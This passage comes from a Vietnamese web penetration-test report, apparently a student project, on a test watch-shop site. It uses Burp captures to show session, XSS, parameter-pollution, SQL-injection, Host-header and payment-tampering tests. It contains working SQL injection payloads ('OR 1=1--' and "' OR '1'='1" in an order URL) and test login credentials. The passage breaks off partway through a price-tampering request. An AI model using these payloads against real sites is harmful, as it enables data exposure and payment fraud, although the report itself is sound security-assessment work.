
Kết luận :

Hệ thống không triển khai bất kỳ cơ chế bảo vệ nào chống lại CSRF, điều này tạo ra rủi ro bảo mật nghiêm trọng. Nếu một người dùng đang đăng nhập mà vô tình truy cập vào một trang web độc hại, kẻ tấn công có thể ép buộc người dùng thực hiện các hành động trái phép như thay đổi mật khẩu, cập nhật thông tin cá nhân hoặc thậm chí thực hiện thanh toán mà không cần sự đồng ý.

4.7.5. Testing for Logout Functionality

Testing for Logout Functionality (Kiểm tra chức năng đăng xuất) là quá trình đánh giá xem hệ thống có hủy bỏ phiên hiệu quả sau khi người dùng đăng xuất hay không. Mục tiêu là đảm bảo rằng session ID cũ không thể tái sử dụng để truy cập lại tài khoản.

Khi đăng nhập



```
Pretty Raw Hex
1 POST /vutrudongho//modules/login_processing.php HTTP/1.1
2 Host: pentestweb.kesug.com
3 Content-Length : 49
4 Cache-Control : max-age=0
5 Upgrade-Insecure-Requests : 1
6 Origin: http://pentestweb.kesug.com
7 Content-Type : application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
9 Accept :
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer : http://pentestweb.kesug.com/vutrudongho/login.php
11 Accept-Encoding : gzip, deflate
12 Accept-Language : en-US,en;q=0.9
13 Cookie : __test=2dalabae7e1e3473fa48c55da3c18d77 ; PHPSESSID=719638d739d53e4e398d916cc3f54012
14 Connection : close
15
16 userName=tatthang1%40gmail.com &passWord=123456789
```

Hình 67. Sessid khi đăng nhập

Sessid: 719638d739d53e4e398d916cc3f54012

Khi đăng xuất:

The screenshot shows the Burp Suite interface with two main panes: 'Request' and 'Response'. The 'Request' pane displays a GET request to '/vutrudongho/logout.php?isAdmin=1' with various headers and a cookie. The 'Response' pane shows the server's response, which includes a 'Content-Type' header of 'text/html; charset=UTF-8' and a message 'Dang xuat admin thanh cong' (Logout admin successfully).

```

Request
Pretty Raw Hex
1 GET /vutrudongho/logout.php ?isAdmin =1 HTTP/1.1
2 Host: pentestttweb.kesug.com
3 Upgrade-Insecure-Requests : 1
4 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
5 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer : http://pentestttweb.kesug.com/vutrudongho/index.php
7 Accept-Encoding : gzip, deflate
8 Accept-Language : en-US,en;q=0.9
9 Cookie: __test=2dalabae761e3473fa48c55da3c18d77 ; PHPSESSID=719638d739d53e4e398d916cc3f54012
10 Connection : close
11
12

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Server : openresty
3 Date : Mon, 31 Mar 2025 13:37:32 GMT
4 Content-Type : text/html; charset=UTF-8
5 Connection : close
6 Expires : Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control : no-store, no-cache, must-revalidate
8 Pragma : no-cache
9 location : index.php
10 Content-Length : 26
11
12 Dang xuat admin thanh cong

```

Hình 68. Sessid khi đăng xuất

Khi đăng nhập lại

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A POST request is shown to '/vutrudongho/modules/login_processing.php' with various headers and a cookie. The 'Inspector' pane on the right shows the 'Request Headers' section.

```

Pretty Raw Hex
1 POST /vutrudongho/modules/login_processing.php HTTP/1.1
2 Host: pentestttweb.kesug.com
3 Content-Length : 49
4 Cache-Control : max-age=0
5 Upgrade-Insecure-Requests : 1
6 Origin : http://pentestttweb.kesug.com
7 Content-Type : application/x-www-form-urlencoded
8 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
9 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer : http://pentestttweb.kesug.com/vutrudongho/login.php
11 Accept-Encoding : gzip, deflate
12 Accept-Language : en-US,en;q=0.9
13 Cookie: __test=2dalabae761e3473fa48c55da3c18d77 ; PHPSESSID=719638d739d53e4e398d916cc3f54012
14 Connection : close
15
16 userName=tatthang1@gmail.com & passWord=123456789

```

Hình 69. Sessid khi đăng nhập lại

Ssid: 719638d739d53e4e398d916cc3f54012


Thử bằng ssid cũ trước đó:

Ssid: 5435e0a9781c7a2d5f6724b3e6bb141f

```
POST /vutrudongho/modules/login_processing.php HTTP/1.1
Host: pentesttweb.kesug.com
Content-Length: 46
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://pentesttweb.kesug.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.82 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://pentesttweb.kesug.com/vutrudongho/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: __test=2da1abae761e3473fa48c55da3c18d77; PHPSESSID=5435e0a8781c7a2d5f6724b3e6bb141f
Connection: close
userName=tatthang14@gmail.com & passWord=123456789
```

Hình 70. Thủ sessid cũ

Thì trang web trả về mặc định không đăng nhập được



Hình 71. Kết quả thử

4.7.6. Testing Session Timeout

Testing Session Timeout (Kiểm tra thời gian hết hạn phiên) là quá trình đánh giá thời gian mà phiên vẫn hoạt động sau khi người dùng không tương tác. Mục tiêu là đảm bảo rằng phiên tự động hết hạn sau một khoảng thời gian hợp lý để giảm nguy cơ bị chiếm đoạt.

Sau khi đăng nhập thành công, copy Url của trang web, sau khoảng 20 phút, thử đăng nhập lại với đường dẫn đó xem có bị đăng xuất không. Kết quả là vẫn hiển thị tài khoản đã đăng nhập.

Kết luận :

Điều này tạo ra rủi ro bảo mật. Nếu một người dùng quên đăng xuất trên thiết bị công cộng hoặc bị tấn công session hijacking, kẻ tấn công có thể tiếp tục sử dụng tài khoản mà không gặp bất kỳ hạn chế nào.

4.8. Input Validation Testing

Input Validation Testing (Kiểm tra xác thực đầu vào) là quá trình đánh giá cách hệ thống xử lý và xác thực dữ liệu đầu vào từ người dùng, chẳng hạn như form, tham số URL, hoặc yêu cầu HTTP. Mục tiêu là phát hiện các lỗ hổng trong việc xử lý đầu vào, ngăn chặn các

cuộc tấn công như XSS, SQL Injection, hoặc Command Injection bằng cách đảm bảo dữ liệu được kiểm tra và làm sạch trước khi xử lý.


4.8.1. Testing for Reflected Cross-Site Scripting (XSS)

Thử với trang product search



Hình 71. Kiểm tra XSS trong trang product search


Thử với trang detail my order



Hình 72. Kiểm tra XSS trong trang detail my order

4.8.2. Testing for HTTP Parameter Pollution

Nhập nhiều tham số HTTP có thể tạo ra lỗi trong quá trình xử lý trang web. Hacker có thể khai thác lỗi này để bỏ qua kiểm tra đầu vào, gây ra lỗi hoặc thay đổi giá trị của các biến.



Seiko 5 Field Specialist Style SRPG41K1 ◆ Nam ◆ Automatic (T? ??ng) ◆ M?t S? 39.4mm, Ch?ng N??c 10ATM, B? M?y In-House

8,050,000 đ

Tình trạng: còn hàng

Loại máy: ??ng h? c?

Giới tính: Nam

Chính sách mua hàng tại vutrudongho.com

Giao hàng toàn quốc Đổi trả hàng trong 7 ngày


Bảo hành 5 năm Cam kết chính hãng

Thêm vào giỏ hàng

Mô tả:
M?u Seiko SRPG41K1 thi?t k? ??n gi?n ch?c n?ng 3 kim, chi ti?t kim ch? c?ng c?c c?c ch?m nh? ???c ph? d? quang tr?n n?n m?t s? k?ch th??c 39.4mm.

Hình 73.

Không tác dụng vì nó sẽ lấy id ở phía sau



Seiko 5 Field Sports Style SRPG29K1 ◆ Nam ◆ Automatic (T? ??ng) ◆ M?t S? 39.4mm, Ch?ng N??c 10ATM, B? M?y In-House

7,090,000 đ

Tình trạng: còn hàng

Loại máy: ??ng h? c?

Giới tính: Nam

Chính sách mua hàng tại vutrudongho.com

Giao hàng toàn quốc Đổi trả hàng trong 7 ngày

Bảo hành 5 năm Cam kết chính hãng

Thêm vào giỏ hàng

Mô tả:
M?u Seiko SRPG29K1 thi?t k? ??n gi?n ch?c n?ng 3 kim, chi ti?t kim ch? c?ng c?c c?c ch?m nh? ???c ph? d? quang tr?n n?n m?t s? xanh 39.4mm.

Hình 74.

Không tác dụng vì nó sẽ lấy id đầu tiên

4.8.3. Testing for SQL Injection

Thử ở trang đăng nhập:

The screenshot shows a login form on a website. The header includes navigation links: Trang chủ, Sản phẩm, Về chúng tôi, Liên hệ, and Đăng nhập. The main content features a purple circular logo with a clock icon and the text 'VUTRUDONGHO'. Below the logo, the text reads 'VŨ TRỤ ĐỒNG HỒ' and 'Nền tảng thương mại điện tử được yêu thích tại Thành phố Hồ Chí Minh'. To the right is a login box titled 'ĐĂNG NHẬP' with fields for 'Tài khoản' containing the value 'OR 1=1--' and 'Mật khẩu' containing '...'. A purple 'Đăng nhập' button is at the bottom, and a note below it says 'Bạn chưa có tài khoản? Đăng ký.'.

The URL bar shows the address: KynaForKids.couse_hufflit. The code block below the screenshot illustrates the SQL injection payload:

```

        $row = mysqli_fetch_assoc($result);
    }
    if(mysqli_num_rows($resultMail) == 1){
        $row = mysqli_fetch_assoc($resultMail);
    }
    $userID = $row['UserID'];
    $fullName = $row['FullName'];
    $numberPhone = $row['NumberPhone'];
    $email = $row['Email'];
    $passwordUser = $row['Password'];
    $houseRoadAddress = $row['HouseRoadAddress'];
    $ward = $row['Ward'];
    $district = $row['District'];
    $province = $row['Province'];
    $status = $row['Status'];
    if ($row['Password'] == $pass) {
        // dang nhap thanh cong
        //echo 'Dang nhap thanh cong';
        if($row['Status'] == 1){
            $_SESSION['current_username'] = $user;
    
```

Hình 75. Kiểm tra SQL Injection ở trang Đăng nhập

Kết quả: cho thấy web đã xử lý để để cá khi tài khoản là đúng đi chăng nữa thì nó vẫn phải trải qua quá trình so sánh password xem có giống hay không, khi không giống nó sẽ trả về lỗi dưới, →



This page isn't working

pentestweb.kesug.com is currently unable to handle this request.

HTTP ERROR 500

Hình 76.Kết quả ở trang Đăng nhập

Thử ở trang detail my order:

Tổng cộng	16.900.000 đ
Tổng tiền (2 sản phẩm):	+ 35.000 đ
Phi vận chuyển	- 0 đ
Giảm giá	
Tổng cộng	16.935.000 đ

Hình 77.Kiểm tra SQL Injection ở trang detail my order

Sau khi chèn:

← → ⌂ Không bảo mật pentestweb.kesug.com/vutrudongho/detail_my_order.php?id=OD00000017%27%20OR%20%271%27=%271

KynaForKids couse_hufflit

Tất cả dấu trang

| Trang chủ | Sản phẩm | Về chúng tôi | Liên hệ

VUTRUDONGHO

VUTRUDONGHO

Chi tiết đơn hàng: (OD00000017' OR '1'='1)

Xin chào, thang tat!	Hình	Tên sản phẩm	Loại	Màu	Giới tính	Giá	Số lượng
Thông tin tài khoản		Seiko 5 Field Sports Style SRPG29K1 ◆ Nam ◆ Automatic (T? ??ng) ◆ M?t S? 39.4mm, Ch?ng N??c 10ATM, B? M?y In-House	??ng h? c?	B?c	Nam	7.090.000đ	1
Quản lý đơn hàng		Seiko 5 Field Specialist Style SRPG41K1 ◆ Nam ◆ Automatic (T? ??ng) ◆ M?t S? 39.4mm, Ch?ng N??c 10ATM, B? M?y In-House	??ng h? c?	?en	Nam	8.050.000đ	1
		Seiko SSB351P1 ◆ Nam ◆ K?nh C?ng ◆ Quartz (Pin) ◆ M?t S? 43.9mm, D? Quang, Ch?ng N??c 10ATM.	??ng h? c?	?en	Nam	6.375.000đ	1

Hình 78. Kết quả ở trang detail my order

Thử ở thanh tìm kiếm

← → ⌂ Not secure pentestweb.kesug.com/vutrudongho/product.php?brand=Seiko&idBrand=BR001

| Trang chủ | Sản phẩm | Về chúng tôi | Liên hệ

Xin chào ngocbach02

Tìm kiếm...

Sản phẩm theo: Seiko

Tất cả | Sắp xếp

Khoảng giá: d0 - d23.990.000

Lọc

Thương hiệu

Màu sắc

Giới tính


Bộ máy

Tìm kiếm nâng cao

	Seiko 5 Field Sports Style SRPG29K1 ◆ Nam ◆ Automatic (T? ??ng) ◆ M?t S? 39.4mm, Ch?ng N??c 10ATM, B? M?y In-House 7.090.000 đ		Seiko 5 Field Specialist Style SRPG41K1 ◆ Nam ◆ Automatic (T? ??ng) ◆ M?t S? 39.4mm, Ch?ng N??c 10ATM, B? M?y In-House 8.050.000 đ		Seiko SSB351P1 ◆ Nam ◆ K?nh C?ng ◆ Quartz (Pin) ◆ M?t S? 43.9mm, D? Quang, Ch?ng N??c 10ATM. 6.375.000 đ
--	---	--	---	--	---

Hình 79. Kiểm tra SQL Injection ở thanh tìm kiếm

Kết quả:



Hình 80. Kết quả tìm kiếm

Trả về toàn bộ danh sách sản phẩm.

Kết luận:

Có tồn tại lỗi SQL Injection nghiêm trọng.

4.8.5. Testing for Host Header Injection

Testing for Host Header Injection (Kiểm tra chèn tiêu đề Host) là quá trình đánh giá xem hệ thống có xử lý không đúng tiêu đề HTTP Host hay không, dẫn đến các cuộc tấn công như chuyển hướng độc hại hoặc thay đổi logic ứng dụng. Mục tiêu là phát hiện lỗ hổng Host Header Injection để ngăn chặn tin tặc thao túng hành vi của website.

Yêu cầu web bình thường:

```

1 GET /vutrudongho/product.php HTTP/1.1
2 Host: pentestweb.kesug.com
3 Upgrade-Insecure-Requests : 1
4 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
5 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer : http://pentestweb.kesug.com/vutrudongho/index.php
7 Accept-Encoding : gzip, deflate
8 Accept-Language : en-US,en;q=0.9
9 Cookie: __test=2dalabae761e3473fa48c55da3c18d77 ; PHPSESSID=719638d739d53a4e398d916cc3f54012
10 Connection : close
11
12

```

Hình 81. Kiểm tra chèn tiêu đề Host

Thử chuyển hướng sang web khác:

```

1 GET /vutrudongho/product.php HTTP/1.1
2 Host: youtube.com
3 Upgrade-Insecure-Requests : 1
4 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
5 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer : http://pentestweb.kesug.com/vutrudongho/index.php
7 Accept-Encoding : gzip, deflate
8 Accept-Language : en-US,en;q=0.9
9 Cookie: __test=2dalabae761e3473fa48c55da3c18d77 ; PHPSESSID=719638d739d53a4e398d916cc3f54012
10 Connection : close
11
12

```

Hình 82. Chuyển hướng sang web khác

Kết luận:

Hệ thống không bị ảnh hưởng bởi lỗ hổng Host Header Injection. Khi thử nghiệm với các giá trị giả mạo, thiếu Host Header hoặc chèn ký tự đặc biệt, hệ thống chỉ trả về một lỗi duy nhất mà không thay đổi logic hoạt động. Điều này cho thấy cơ chế xử lý Host Header đã được kiểm soát đúng cách.

4.8.6. Kiểm tra thay đổi thông tin thanh toán

Bắt gói tin thanh toán

The screenshot shows a payment page from pentesttweb.kesug.com/vutrudongho/payment.php. The page is titled "Thông Tin Thanh Toán". It displays two shipping options: "Giao hàng nhanh" (20,000đ) and "Giao hàng hỏa tốc" (60,000đ). Below these are six payment methods: "Thẻ tín dụng/Ghi nợ", "Thanh toán khi nhận hàng" (selected), "Ví điện tử MoMo", "Ví điện tử ZaloPay", "Internet Banking", and "VNPay-QR". To the right, there is a sidebar titled "Danh sách sản phẩm" showing a product: "Seiko 5 Field Specialist Style SRPG41K1 Nam Automatic (T727ng) M: 39.4mm, Ch: 39.4mm, 10ATM, B: Miyazaki In-House". The total price is 8,070,000đ.

Hình 83. Bắt gói tin thanh toán

Thay đổi giá trị đơn hàng xuống 0

Request

Pretty Raw Hex

```

1 POST /vutrudongho/modules/place_order.php HTTP/1.1
2 Host: pentestweb.kesug.com
3 Content-Length: 215
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://pentestweb.kesug.com
